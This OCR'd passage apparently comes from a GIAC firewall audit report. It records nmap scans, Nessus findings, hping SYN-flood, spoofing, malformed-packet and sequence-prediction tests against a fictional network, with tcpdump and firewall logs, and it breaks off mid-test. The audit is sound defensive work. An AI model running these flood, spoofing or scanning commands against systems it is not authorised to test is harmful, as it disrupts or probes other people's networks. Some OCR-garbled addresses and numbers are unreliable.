
The client on the laptop will be connecting to the Nessus database on the same laptop so the communications will be unencrypted.

Figure 30 : Nessus Activated Plug-Ins



All Plug-Ins have been enabled bar the Netware, Cisco and Windows User Management sets.

Figure 31 : Nessus Plug-Ins Settings



- Tcpdump output on laptop2

The following is just some sample output[44] from the nessus scan as the scan generated thousands of packets:

```
tcpdump -n host 110.0.0.15
09:01:12.120323 110.0.0.15.4637 > 110.0.0.231.249: S 21474911 67:2147491167(0) win 16
09:01:12.120387 110.0.0.15.4637 > 110.0.0.231.250: S 2147491171:2147491171(0) win 16
```

- Tcpdump output on IDS

No packets were seen coming from/going to the external laptop address through the firewall.

- Firewall log output

The following is just some sample output from the as the scan generated thousands of lines of log output:

```
3264568;3May2003;9:01:12;funny;log;drop;;qfe4;inbound;tcp;110.0.0.15;funny;4637;249;21;;;
3264569;3May2003;9:01:12;funny;log;drop;;qfe4;inbound;tcp;110.0.0.15;fu nny;4637;249;21;;;
```

- Nessus output

```
ike (500/udp)
unknown (264/tcp)
unknown (18231/tcp)
unknown (18234/udp)
dtspc (6112/tcp)  - The 'dtspcd' service is running.
Some versions of this daemon are vulnerable to
a buffer overflow attack, which allows an attacke r
to gain root privileges
*** This warning might be a false positive,
*** as no real overflow was performed
Solution : See http://www.cert.org/advisories/CA -2001-31.html
```

[44] Although in a few sections only the sample output is displayed, the output from all the tests have been saved to a CD where it can be accessed if further investigation is required.

to determine if you are vulnerable or deactivate
this service (comment out the line 'd tspc' in /etc/inetd.conf)
Risk factor : High
CVE : CVE-2001-0803
BID : 3517

font-service (7100/tcp) - The remote X Font Service (xfs) might be vulnerable to a buffer overflow. An attacker may use this fl aw to gain root on this host
remotely.
*** Note that Nessus did not actually check for the flaw
*** as details about this vulnerability are still unknown
Solution : See CERT Advisory CA -2002-34
Risk factor : High
CVE : CAN-2002-1317

b) Perform a normal port scan against the used public addresses

1) Scan the Fortune Web Service Public Address

- Nmap Command

The following command will do a SYN tcp port scan from 1 to 65535. The P0 is added so that the host is not sent an echo request before the scan as it will not get through anyhow. A ping test is done later to verify the icmp rule.

nmap -p 1-65535 -P0 110.0.0.2

- Tcpdump output on laptop2

Included is the output from the one port that responded. The correct packets are being generated, i.e. SYN, SYN-ACK, RST.

08:12:55.340160 110.0.0.15.1225 > 110.0.0.2.443: S 418 975423:418975423(0) win 512
08:12:55.340353 110.0.0.2.443 > 110.0.0.15.1225: S 539222482:539222482(0) ack 418975424 win 24656 <mss 1460> (DF)
08:12:55.340363 110.0.0.15.1225 > 110.0.0.2.443: R 418975424:418975424(0) win 0 (DF)

- Tcpdump output on IDS

The following output was collected from the IDS device on the same vlan as the content switch and the web servers. Traffic at this stage had been translated to private addresses and the destination port had also been translated to port 80 from 443 when the traffic was unencrypted by the switch and forwarded onto the web server:

08:12:55.340260 110.0.0.15.1225 > 10.0.1.5.80: S 418975423:418975423(0) win 512
08:12:55.340323 10.0.1.5.80> 110.0.0.15.1225: S 539222482:539222482(0) ack 418975424 win 24656 <mss 1460> (DF)
08:12:55.340333 110.0.0.15.1225 > 10.0.1.5.80: R 418975424:418975424(0) win 0 (DF)

- Firewall log output

We include only the entry for the allowed port 443 traffic although thousands of lines of logs had been generated. To note on the firewall logs is that not every packet is logged – only sessions are logged. The address translation is also displayed in this log entry:
3269587;3May2003;8:12:55;funny;log;accept;qfe4;inbound;tcp;110.0.0.15;110.0.0.2;1225;443;10;;;;110.0.0.2;10.0.1.230;

- Nmap output

Port	State	Service
443/tcp	open	https

all other ports showed up filtered

2) Scan the GIAC Brochure Website Public Address

- Nmap Command

Same command as for the previous scan, just the host has been changed.

nmap -p 1-65535 -P0 110.0.0.5

- Tcpdump output on laptop2

Included is the output from the one port that responded. The correct packets are being generated, i.e. SYN, SYN-ACK, RST.

08:15:42.245877 110.0.0.15.1349 > 110.0.0.5.80: S 254854879:254854879(0) win 512
08:15:42.245887 110.0.0.5.80 > 110.0.0.15. 1349: S 6548757474:6548757474(0) ack 457854656 win 24656 <mss 1460> (DF)
08:15:42.245897 110.0.0.15.1349 > 110.0.0.5.80: R 457854656: 457854656 (0) win 0 (DF)

- Tcpdump output on IDS

The following output was collected from the IDS device on the same vlan as the web server. Traffic at this stage had been translated to a private address:

08:15:42.245879 110.0.0.15.1349 > 10.0.0.5.80: S 254854879:254854879(0) win 512
08:15:42.245885 10.0.0.5.80 > 110.0.0.15.1349: S 6548757474:6548757474(0) ack 457854656 win 24656 <mss 1460> (DF)
08:15:42.245899 110.0.0.15.1349 > 10.0.0.5.80: R 457854656: 457854656 (0) win 0 (DF)

- Firewall log output

We include only the entry for the allowed port 80 traffic although thousands of lines of logs had been generated. The address translation is also displayed in this log entry:
3269957;3May2003;8:15:55;funny;log;accept;qfe4;inbound;tcp;110.0.0.15;110.0.0.5;1349;80;8;;;;110.0.0.5;10.0.0.5;

- Nmap output

Port	State	Service
80/tcp	open	http

all other ports showed up filtered

3) Scan the GIAC Nameserver Public Address

- Nmap Command

Same command as for the previous scans, just the host has been changed.

nmap -p 1-65535 -P0 110.0.0.6

- Tcpdump output on laptop2

Included is the output from the one port that responded.

12:34:44.389784 110.0.0.15.2433 > 110.0.0.6.53: 37050+ PTR? 6.0.0.110.in -addr.arpa. (44) (DF)
12:34:44.400717 110.0.0.6.53> 110.0.0.15.2433: 37050 1/4/4 (268) (DF)
12:34:44.402589 110.0.0.15.37407 > 110.0.0.6.53: [|domain]
12:34:50.410288 110.0.0.15.37408 > 110.0.0.6 .53: [|domain]

- Tcpdump output on IDS

The following output was collected from the IDS device on the same vlan as the nameserver. Traffic at this stage had been translated to a private address:

12:34:44.389835 110.0.0.15.2433 > 10.0.0.6.53: 37050+ PTR ? 6.0.0.110.in-addr.arpa. (44) (DF)
12:34:44.400710 10.0.0.6.53> 110.0.0.15.2433: 37050 1/4/4 (268) (DF)
12:34:44.402783 110.0.0.15.37407 > 10.0.0.6.53: [|domain]
12:34:50.412345 110.0.0.15.37408 > 10.0.0.6.53: [|domain]

- Firewall log output

We include only the entry for the allowed udp port 53 traffic although thousands of lines of logs had been generated. The address translation is also displayed in this log entry:

3243254;3May2003;12:34:44;funny;log;accept;qfe4;inbound;udp;110.0.0.15;110.0.0.6;2433;53;6;;;;110.0.0.6;10.0.0.6;

- Nmap output

Port	State	Service
53/udp	open	dns

all other ports showed up filtered

Important to note at this stage is that ntp did not show up from the external scan although it is open on the nameserver.

4) Scan the GIAC MX Record Public Address

- Nmap Command

Same command as for the previous scans, just the host has been changed.

nmap -p 1-65535 -P0 110.0.0.7

- Tcpdump output on laptop2

Included is the output from the one port that responded. The correct packets are being generated, i.e. SYN, SYN-ACK, RST.

08:20:03.235444 110.0.0.15.3256 > 110.0.0.7.25: S 564879128: 564879128 (0) win 512
08:20:03.235454 110.0.0.7.25 > 110.0.0.15.3256: S 654855794: 654855794 (0) ack 545478129 win 24656 <mss 1460> (DF)
08:20:03.235465 110.0.0.15. 3256 > 110.0.0.7.25: R 545478129: 545478129 (0) win 0 (DF)

- Tcpdump output on IDS

The following output was collected from the IDS device on the same vlan as the mailsweeper. Traffic at this stage had been translated to a private address:

```
08:20:03.235449 110.0.0.15.3256 > 10.0.4.6.25: S 564879128: 564879128 (0) win 512
08:20:03.235458 10.0.4.6.25> 110.0.0.15.3256: S 654855794: 654855794 (0) ack 545478129 win
24656 <mss 1460> (DF)
08:20:03.235471 110.0.0.15.3256 > 10.0.4.6.25: R 545478129: 545478129 (0) win 0 (DF)
```

- Firewall log output

We include only the entry for the allowed port 25 traffic although thousands of lines of logs had been generated. The address translation is also displayed in this log entry:

```
3355697;3May2003;8:20:03;funny;log;accept;qfe4;inbo und;tcp;110.0.0.15;110.0.0.7;3256;25;
14;;;;110.0.0.7;10.0.4.6;
```

- Nmap output

Port	State	Service
25/tcp	open	smtp

all other ports showed up filtered

5) Scan the Public Address used by the Proxy Server

- Nmap Command

Same command as for the previous scans, just the host has been changed.

```
nmap -p 1-65535 -P0 110.0.0.8
```

- Tcpdump output on laptop2

The following is just some sample output from the scan as it generated thousands of packets:

```
tcpdump -n host 110.0.0.15
09:10:12.170323 110.0.0.15.5477 > 110.0. 0.8.5446: S 3215487914: 3215487914(0) win 16
09:10:12.170387 110.0.0.15.5477 > 110.0.0.8.5447: S 2458554217: 2458554217(0) win 16
```

- Tcpdump output on IDS

No packets were seen on the other end of the firewall as a result of this scan.

- Firewall log output

The following is just some sample output from the as the scan generated thousands of lines of log output:

```
3894598;3May2003;9:10:12;funny;log;drop;;qfe4;inbound;tcp;110.0.0.15;110.0.0.8;5477;5446
;21;;;
3894599;3May2003;9:10:12;funny;log;drop;;qfe4;inbound;tcp ;110.0.0.15;110.0.0.8;5477;5447
;21;;;
```

- Nmap output

All ports showed up filtered

c) Perform an ACK port scan against the public range of addresses

1) Scan the Fortune Web Service Public Address

- Nmap Command

The following command will do an ACK port scan from 1 to 65535. The P0 is added so that the host is not sent an echo request before the scan, as it will not get through anyhow. A ping test is done later to verify the icmp rule.

nmap -p 1-65535 –P0 -sA 110.0.0.2

- Tcpdump output on laptop2

The following is just some sample output from the scan as it generated thousands of packets:

```
13:48:27.567655 110.0.0.15.38497 > 110.0.0.2.443: . ack 3492264956 win 4096
13:48:33.580274 110.0.0.15.38498 > 110.0.0.2.444: . ack 3492264956 win 4096
13:48:39.600289 110.0.0.15.38499 > 110.0.0.2.445: . ack 3492264956 win 4096
13:48:45.620272 110.0.0.15.38500 > 110.0.0.2.446: . ack 3492264956 win 4096
13:48:51.640284 110.0.0.15.38501 > 110.0.0.2.447: . ack 3492264956 win 4096
13:48:57.660271 110.0.0.15.38502 > 110.0.0.2.448: . ack 3492264956 win 4096
```

- Tcpdump output on IDS

No packets were seen on the other end of the firewall as a result of this scan.

- Firewall log output

The following is just some sample output from the as the scan generated thousands of lines of log output:

```
4524258;3May2003;13:48:27;funny;log;drop;;qf e4;inbound;tcp;110.0.0.15;110.0.2;38497;443;
21;;;no SYN received
4524259;3May2003;13:48:33;funny;log;drop;;qfe4;inbound;tcp;110.0.0.15;110.0.0.2;38498;44
4;21;;;no SYN received
```

- Nmap output

All other ports showed up filtered

2) Scan the GIAC Brochure Website Public Address

- Nmap Command

Same command as for the previous scan, just the host has been changed.

nmap -p 1-65535 –P0 -sA 110.0.0.5

- Tcpdump output on laptop2

The following is just some sample output from the scan as it generated thousands of packets:

```
13:50:46.121487 110.0.0.15.38093 > 110.0.0.5.80: . ack 3757563486 win 2048
13:50:52.140296 110.0.0.15.38094 > 110.0.0.5.81: . ack 3757563486 win 2048
13:50:58.160285 110.0.0.15.38095 > 110.0.0.5.82: . ack 37575634 86 win 2048
13:51:04.180299 110.0.0.15.38096 > 110.0.0.5.83: . ack 3757563486 win 2048
13:51:10.200273 110.0.0.15.38097 > 110.0.0.5.84: . ack 3757563486 win 2048
13:51:16.220266 110.0.0.15.38098 > 110.0.0.5.85: . ack 3757563486 win 2048
```

- Tcpdump output on IDS

No packets were seen on the other end of the firewall as a result of this scan.

- Firewall log output

The following is just some sample output from the as the scan generated thousands of lines of log output:

```
4539587;3May2003;13:50:46;funny;log;drop;;qf e4;inbound;tcp;110.0.0.15;110.0.0.5;38093;80;2
1;;;no SYN received
4539588;3May2003;13:50:52;funny;log;drop;;qfe4;inbound;tcp;110.0.0.15;110.0.0.2;38498;81
;21;;;no SYN received
```

- Nmap output

All other ports showed up filtered

3) Scan the GIAC Nameserver Public Address

- Nmap Command

Same command as for the previous scans; just the host has been changed.

```
nmap -p 1-65535 –P0 -sA 110.0.0.6
```

- Tcpdump output on laptop2

The following is just some sample output from the scan as it generated thousands of packets:

```
09:01:12.140588 110.0.0.15.2455 > 110.0.0.6.4637: . ack 2147492418 win  4096
09:01:12.140752 110.0.0.15.2456 > 110.0.0.6.4638: . ack 2147492422 win  4096
```

- Tcpdump output on IDS

No packets were seen on the other end of the firewall as a result of this scan.

- Firewall log output

The following is just some sample output from the as the scan generated thousands of lines of log output:

```
3214258;3May2003;09:01:12;funny;log;drop;;qfe4;inbound;tcp;110.0.0.15;110.0.0.6;2455;463
7;21;;;no SYN received
3214259;3May2003;09:01:12;funny;log;drop;;qfe4;inbound;tcp;110.0.0.15;110.0.0.6;2456;463
8;21;;;no SYN received
```

- Nmap output

All other ports showed up filtered

4) Scan the GIAC MX Record Public Address

- Nmap Command

Same command as for the previous scans; just the host has been changed.

```
nmap -p 1-65535 –P0 -sA 110.0.0.7
```

- Tcpdump output on laptop2

The following is just some sample output from the scan as it generated thousands of packets:

```
13:55:11.365821 110.0.0.15.50539 > 110.0.0.7.25: . ack 3551622827 win 4096
13:55:11.374108 110.0.0.15.50540 > 110.0.0.7.26: . ack 3655487457 win 4096
```

- Tcpdump output on IDS

No packets were seen on the other end of the firewall as a result of this scan.

- Firewall log output

The following is just some sample output from the as the scan generated thousands of lines of log output:

```
5214269;3May2003;13:55:11;funny;log;drop;;qfe4;inbound;tcp;110.0.0.15;110.0.0.7;50539;25
;21;;;no SYN received
5214270;3May2003;13:55:11;funny;log;drop;;qfe4;inbound;tcp;110.0.0.15;110.0.0.7;50540;26
;21;;no SYN received
```

- Nmap output

All other ports showed up filtered

5) Scan the Public Address used by the Proxy Server

- Nmap Command

Same command as for the previous scans; just the host has been changed.

```
nmap -p 1-65535 –sA –P0 110.0.0.8
```

- Tcpdump output on laptop2

The following is just some sample output from the scan as it generated thousands of packets:

```
13:56:26.971554 110.0.0.15.58871 > 110.0.0.8.300: . ack 362601059 win  4096
13:56:26.979970 110.0.0.15.58872 > 110.0.0.8.301: . ack 3548744577 win  4096
```

- Tcpdump output on IDS

No packets were seen on the other end of the firewall as a result of this scan.

- Firewall log output

The following is just some sample output from the as the scan generated thousands of lines of log output:

```
4544512;3May2003;13:56:26;funny;log;d rop;;qfe4;inbound;tcp;110.0.0.15;110.0.8;58871;300;
21;;;no SYN received
4544513;3May2003;13:56:26;funny;log;drop;;qfe4;inbound;tcp;110.0.0.15;110.0.0.2;58872;30
1;21;;no SYN received
```

- Nmap output

All ports came out filtered for all services

d) Perform Denial-of-Service SYN Flood

The aim of this test is not to actually bring down the service but rather to see how the firewall reacts to it

- Hping2 Configuration

The following command will generate 100 SYN packets (-c 100) every second (-I u10000) directed at the giac brochure ware server on port 80:

hping www.giac.ie -q -p 80 -S -c 100 -i u10000

- Tcpdump output on laptop2

The following is just some sample output from the scan as it generated thousands of packets. The correct packets are being seen, that is SYN and SYN-ACKs:

```
08:12:55.340160 110.0.0.15.1225 > 110.0.0.5.80: S 418975423:418975423(0) win 512
08:12:55.340353 110.0.0.5.80> 110.0.0.15.122 5: S 539222482:539222482(0) ack
418975424 win 24656 <mss 1460> (DF)
08:12:55.340360 110.0.0.15.1226 > 110.0.0.5.80:  S 544587147: 544587147 (0) win 512
08:12:55.340485 110.0.0.5.80> 110.0.0.15.12 26: S 598477584: 598477584 (0) ack
487558650 win 24656 <mss 1460> (DF)
```

- Tcpdump output on IDS

The following is just some sample output from the scan as it showed up on the IDS host located on the same vlan as the brochure ware server. The expected address translation is being seen and all SYN's and SYN-ACK's are being forwarded on by the firewall:

```
08:12:55.340169 110.0.0.15.1225 > 10.0.0.5.80: S 418975423:418975423(0) win 512
08:12:55.340345 10.0.0.5.80> 110.0.0.15.1225: S 539222482:539222482(0) ack 418975424
win 24656 <mss 1460> (DF)
08:12:55.340372 110.0.0.15.1226 > 10.0.0.5.80: S 544587147: 544587147 (0) win 512
08:12:55.340476 10.0.0.5.80> 110.0.0.15.1226: S 598477584: 5984775 84 (0) ack
487558650 win 24656 <mss 1460> (DF)
```

- Firewall log output

Thousands of the same lines of output were being generated as expected. The important entry though notifying us of the SYN flood attack is included here:

```
3254451;3May2003;08:12:55;funny;l og;drop;;qfe4;inbound;tcp;110.0.0.15;110.0.0.5;1225;80;
21;;;Successive events threshold e xceeded
```

- Hping2 output

```
HPING 110.0.0.5 (eth0 110.0.0.5 ): S set, 40 headers + 0 data bytes

--- 110.0.0.5 hping statistic  ---
100 packets tramitted, 100 packets receiv ed, 0% packet loss
round-trip min/avg/max = 0.0/0.0/0.1 ms
```

e) Perform normal operation with spoofed address

1) Private Spoofed Address

- Hping2 Configuration

The following command will generate 3 packets directed at the giac brochure ware server on port 80 using a spoofed source address, 172.16.0.2:

hping 110.0.0.5 –S -a 172.16.0.2 -p 80 -c 3

- Tcpdump output on laptop2

The following tcpdump output was captured:

```
08:19:00.398505 172.16.0.2.3000 > 110.0.0.5.80:  S 702811969:702811969(0) win 512
08:19:01.390271  172.16.0.2.3001 > 110.0.0.5.80:  S 1612368432:1612368432(0) win 512
08:19:02.390264 172.16.0.2.3002 > 110.0.0.5.80:  S 715680428:715680428(0) win 512
```

- Tcpdump output on IDS

No packets were seen on the other end of the firewall as a result of this scan.

- Firewall log output

The following three entries were generated on the firewall:

```
325491;3May2003;08:19:00;funny;log;drop;;qfe4;inbound;tcp;172.16.0.2;110.0.0.5;3000;80;0;
;;Possible spoofed address being used
325492;3May2003;08:19:01;funny;log;drop;;qfe4;inbou nd;tcp;172.16.0.2;110.0.0.5;3001;80;0;
;;Possible spoofed address being used
325493;3May2003;08:19:02;funny;log;drop;;qfe4;inbound;tcp;172.16.0.2;110.0.0.5;3002;80;0;
;;Possible spoofed address being used
```

- Hping2 output

```
HPING 110.0.0.5 (eth0 110.0.0.5): NO  FLAGS are set, 40 headers + 0 data bytes

--- 110.0.0.5 hping statistic  ---
3 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

No response received (as you would expect as we do not have this address being routed to) but a log entry was generated on the firewall alerting us to the spoofed address attempt

2) GIAC Private Spoofed Address

- Hping2 Configuration

The following command will generate 3 packets directed at the giac brochure ware server on port 80 using a spoofed source address, 10.0.1.10:

```
hping www.giac.ie -S -a 10.0.1.10 -p 80 -c 3
```

- Tcpdump output on laptop2

The following tcpdump output was captured:

```
08:23:05.342541 10.0.1.10.4555 > 110.0.0.5.80:  S 854457125: 854457125 (0) win 512
08:23:06.322547 10.0.1.10.4556 > 110.0.0.5.80:  S 254587554: 254587554 (0) win 512
08:23:07.458787 10.0.1.10.4557 > 110.0.0.5.80:  S 325215248: 325215248 (0) win 512
```

- Tcpdump output on IDS

No packets were seen on the other end of the firewall as a result of this scan.

- Firewall log output

The following three entries were generated on the firewall:

325568;3May2003;08:23:05;funny;log;drop;;qfe4;inbound;tcp;10.0.1.10;110.0.0.5;4555;80;0;;;
Possible spoofed address being used
325569;3May2003;08:23:06;funny;log;drop;;qfe4;inbo und;tcp;10.0.1.10;110.0.0.5;4556;80;0;;;
Possible spoofed address being used
325570;3May2003;08:23:07;funny;log;drop;;qfe4;inbound;tcp;10.0.1.10;110.0.0.5;4557;80;0;;;
Possible spoofed address being used

- Hping2 output

HPING 110.0.0.5 (eth0 110.0.0.5): NO F LAGS are set, 40 headers + 0 data bytes

--- 110.0.0.5 hping statistic ---
3 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

No response was received but a log entry was generated on the firewall alerting us of the attempted spoof.

3) IANA Reserved Spoofed Address

- Hping2 Configuration

The following command will generate 3 packets directed at the giac brochure ware server on port 80 using a spoofed source address, 1.1.1.2:

hping 110.0.0.5 –S -a 1.1.1.2 -p 80 -c 3

- Tcpdump output on laptop2

The following extract from the tcpdump output is illustrated. A SYN packet is sent and a SYN-ACK is received back from the web server.

17:23:05.110508 1.1.1.2.1955 > 110.0.0.5.80: S 470504057:470504057(0) win 512
17:23:05.110801 110.0.0.5.80 > 1.1.1.2.1955: S 538789519:538789519(0) ack 470504058 win 24656 <mss 1460> (DF)

- Tcpdump output on IDS

The following output was seen from the tcpdump session on the IDS host. The packets were being forwarded on by the firewall:

17:23:05.110609 1.1.1.2.1955 > 10.0.0.5.80: S 470504057:470504057(0) win 512
17:23:05.110711 10.0.0.5.80 > 1.1.1.2.1955: S 538789519:538789519(0) ack 470504058 win 24656 <mss 1460> (DF)

- Firewall log output

A normal permit entry was shown in the firewall log:
3958475;3May2003;17:23:05;funny;log;accept;qfe4;inbound;tcp;1.1.1.2;110.0.0.5;1955;80;8;;
;;110.0.0.5;10.0.0.5;

- Hping2 output

HPING 110.0.0.5 (eth0 110.0.0.5): NO FLAGS are set, 40 headers + 0 data bytes

--- 110.0.0.5 hping statistic ---
3 packets tramitted, 0 packets received, 100% packet loss

round-trip min/avg/max = 0.0/0.0/0.0 ms

No response received as it was a spoofed address but what is important to note is that the firewall was permitting the packet to be routed out to the router. The external router dropped the packet as we have “no ip classless” set on it.

f) Ping test

1) Ping Firewall’s External Address

- Ping Command

The following simple ping was issued to the external address of the firewall:

ping 110.0.0.231

- Tcpdump output on laptop2

The following output was captured:

08:30:59.700256 110.0.0.15 > 110.0.0.231: icmp: echo request (DF)
08:30:59.700256 110.0.0.15 > 110.0.0.231: icmp: echo request (DF)
08:30:59.700256 110.0.0.15 > 110.0.0.231: icmp: echo request (DF)

- Tcpdump output on IDS

No packets were seen on the other end of the firewall as a result of this test.

- Firewall log output

The following entries were generated by the firewall logs:

325579;3May2003;08:30:59;funny;log;drop;;qfe4;inbound;icmp;110.0.0.15;110.0.0.231;;echo request;21;;;
325580;3May2003;08:30:59;funny;log;drop;;qfe4;inbound;icmp;110.0.0.15;110.0.0.231;;echo request;21;;;
325581;3May2003;08:30:59;funny;log;drop;;qfe4;inbound;icmp;110.0.0.15;110.0.0.231;;echo request;21;;;

- Ping output

Pinging 110.0.0.231 with 32 bytes of data:

Destination host unreachable.
Destination host unreachable.
Destination host unreachable.
Destination host unreachable.

Ping statistics for 110.0.0.231:
Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
Approximate round trip times in mill i-seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0ms

2) Ping Private Internal Addresses

- Ping Command

For this test a script was used to re-issue the following command to the whole range of internal addresses from 10.0.0.1 to 10.0.10.255:

Ping *ipaddress*

- Tcpdump output on laptop2

The following is just some sample output from the test as it generated thousands of packets:

```
08:35:02.322541 110.0.0.15 > 10.0.1.1: icmp: echo request (DF)
08:35:02.322541 110.0.0.15 > 10.0.1.1: icmp: echo request (DF)
08:35:02.322541 110.0.0.15 > 10.0.1.1: icmp: echo request (DF)
```

- Tcpdump output on IDS

No packets were seen on the other end of the firewall as a result of this test.

- Firewall log output

The following is an extract of the entries that were generated by the firewall logs:

```
325685;3May2003;08:35:02;funny;log;drop;;qfe4;inbound;icmp;110.0.0.15;10.0.1.1;;echo
request;21;;;
325686;3May2003;08:35:02;funny;log;drop;;qfe4;inbound;icmp;110.0.0.15;10.0.1.1;;echo
request;21;;;
325687;3May2003;08:35:02;funny;log;drop;;qf e4;inbound;icmp;110.0.0.15;10.0.1.1;;echo
request;21;;;
```

- Ping output

Extract of the output from the script:

```
Pinging 10.0.1.1 wit h 32 bytes of data:

Destination host unreachable.
Destination host unreachable.
Destination host unreachable.
Destination host  unreachable.

Ping statistics for 10.0.1.1:
   Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
Approximate round trip times in milli -seconds:
   Minimum = 0ms, Maximum =  0ms, Average =  0ms
```

3) Ping GIAC Public Addresses

- Ping Commands

For this test a script was used to re-issue the following command to the range of public addresses in use (110.0.0.1-110.0.0.8):

Ping *ipaddress*

- Tcpdump output on laptop2

The following is just some sample output from the test:

```
08:39:52.21545 110.0.0.15 > 110.0.0.2:  icmp: echo request (DF)
08:39:52.21545 110.0.0.15 > 110.0.0.2: icmp: echo request (DF)
```

08:39:52.21545 110.0.0.15 > 110.0.0.2: icmp: echo request (DF)

- Tcpdump output on IDS

No packets were seen on the other end of the firewall as a result of this test.

- Firewall log output

The following is an extract of the entries that were generated by the firewall logs:

326987;3May2003;08:39:52;funny;log;drop;;qfe4;inbound;icmp;110.0.0.15;110.0.0.2;;echo request;21;;;
326988;3May2003;08:39:52;funny;log;drop;;qfe4;inboun d;icmp;110.0.0.15;110.0.0.2;;echo request;21;;;
326989;3May2003;08:39:52;funny;log;drop;;qfe4;inbound;icmp;110.0.0.15;110.0.0.2;;echo request;21;;;

- Ping output

Pinging 110.0.0.2 with 32 bytes of data:

Destination host unreachable.
Destination host unrea chable.
Destination host unreachable.
Destination host unreachable.

Ping statistics for 10.4.4.4:
Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
Approximate round trip times in milli -seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0ms

No response received from any of them and log entries were generated on the firewall.

g) Send a malformed dns packet

- Hping2 Configuration

The following hping command will generate a udp packet destined for the public nameserver with a bad checksum:

hping ns.giac.ie -2 -b -p 53 -c 5

- Tcpdump output on laptop2

The following was captured by the tcpdump session:

08:34:44.231900 110.0.0.15.2757 > 110.0.0.6.53: [|domain]
08:34:45.230193 110.0.0.15.2758 > 110.0.0.6.53: [|domain]
08:34:46.230267 110.0.0.15.2759 > 110.0.0.6.53: [|domain]
08:34:47.230259 110.0.0.15.2760 > 110.0.0.6.53: [|domain]
08:34:47.230699 110.0.0.15.2761 > 110.0.0.6.53: [|domain]

- Tcpdump output on IDS

No packets were seen on the other end of the firewall as a result of this test.

- Firewall log output

The following log entries were generated by the firewall:

```
327845;3May2003;08:34:44;funny;log;drop;;qfe4;inbound;udp;110.0.0.15;110.0.0.6;2757;53;0
;;;Bad packet
327846;3May2003;08:34:45;funny;log;drop;;qfe4;inbound;udp;110.0.0.15;110.0.0.6;2758;53  ;0
;;;Bad packet
327847;3May2003;08:34:46;funny;log;drop;;qfe4;inbound;udp;110.0.0.15;110.0.0.6;2759;53;0
;;;Bad packet
327848;3May2003;08:34:47;funny;log;drop;;qfe4;inbound;udp;110.0.0.15;110.0.0.6;2760;53;0
;;;Bad packet
327849;3May2003;08:34:47;funny;log;d rop;;qfe4;inbound;udp;110.0.0.15;110.0.0.6;2761;53;0
;;;Bad packet
```

- Hping2 output

```
HPING 194.125.66.33 (eth0 194.125.66. 33): udp mode set, 28 headers + 0 data bytes

--- 194.125.66.33 hping statistic  ---
5 packets tramitted, 0 packets received, 100% packet  loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

No response was received and the firewall generated a log entry informing us of the malformed packet.

h) Scan for predictable tcp sequence numbers

- Hping2 Configuration

The following hping command generates a packet to a known listening port (264) on the firewall to see what sequence numbers are generated:

```
hping2 110.0.0.231 -Q -p 264 -S -c 6
```

- Tcpdump output on laptop2

The following output is displayed on the tcpdump session:

```
[root@susieq]# tcpdump -n host 110.0.0.231
tcpdump: listening on eth0
22:35:43.958806 110.0.0.15.1446 > 110.0.0.231.264: S 2048332972:2048332972(0) win
512
22:35:43.960290 110.0.0.231.264 > 110.0.0.15.1446: S 4103921458:4103921458(0) ack
2048332973 win 33768 <mss 536> (DF)
22:35:43.960323 110.0.0.15.1446 > 110.0.0.231.264: R 2048332973:2048332973(0) win 0
(DF)
22:35:44.950318 110.0.0.15.1447 > 110.0.0.231.264: S 225778841:225778841(0) win 512
22:35:44.951134 110.0.0.231.264 > 110.0.0.15.1447: S 4104113458:4104113458(0) ack
225778842 win 33768 <mss 536> (DF)
22:35:44.951165 110.0.0.15.1447 > 110.0.0.231.264: R 225778842:225778842(0) win 0
(DF)
22:35:45.950265 110.0.0.15.1448 > 110.0.0.231.264: S 1221060863:1221060863(0) win
512
22:35:45.950858 110.0.0.231.264 > 110.0.0.15.1448: S 4104305458:41 04305458(0) ack
1221060864 win 33768 <mss 536> (DF)
22:35:45.950871 110.0.0.15.1448 > 110.0.0.231.264: R 1221060864:1221060864(0) win 0
(DF)
22:35:46.950267 110.0.0.15.1449 > 110.0.0.231.264: S 458178480:458178480(0) win 512
```

```
22:35:46.950914 110.0.0.231.264 > 110.0.0.15.1449: S 4104497458:4104497458(0) ack
458178481 win 33768 <mss 536> (DF)
22:35:46.950930 110.0.0.15.1449 > 110.0.0.231.264: R 458178481:458178481(0) win 0
(DF)
22:35:47.950265 110.0.0.15.1450 > 110.0.0.231.264: S 133821986:133821986(0) win 512
22:35:47.950832 110.0.0.231.264 > 110.0.0.15.1450: S 4104689458:4104689458(0) ack
133821987 win 33768 <mss 536> (DF)
22:35:47.950846 110.0.0.15.1450 > 110.0.0.231.264: R 133821987:133821987(0) win 0
(DF)
22:35:48.950270 110.0.0.15.1451 > 110.0.0.231.264:  S 1803436830:1803436830(0) win
512
22:35:48.950881 110.0.0.231.264 > 110.0.0.15.1451: S 4104881458:4104881458(0) ack
1803436831 win 33768 <mss 536> (DF)
22:35:48.950894 110.0.0.15.1451 > 110.0.0.231.264: R 1803436831:1803436831(0) win 0
(DF)

18 packets received by filter
0 packets dropped by kernel
```

- Tcpdump output on IDS

No packets were seen on the other end of the firewall as a result of this test.

- Firewall log output

Firewall saw this as normal vpn traffic:

```
385487;3May2003;22:35:48;funny;log;accept;;qf e4;inbound;tcp;110.0.0.15;110.0.0.231;1446;
246;2;;;
```

- Hping2 output

```
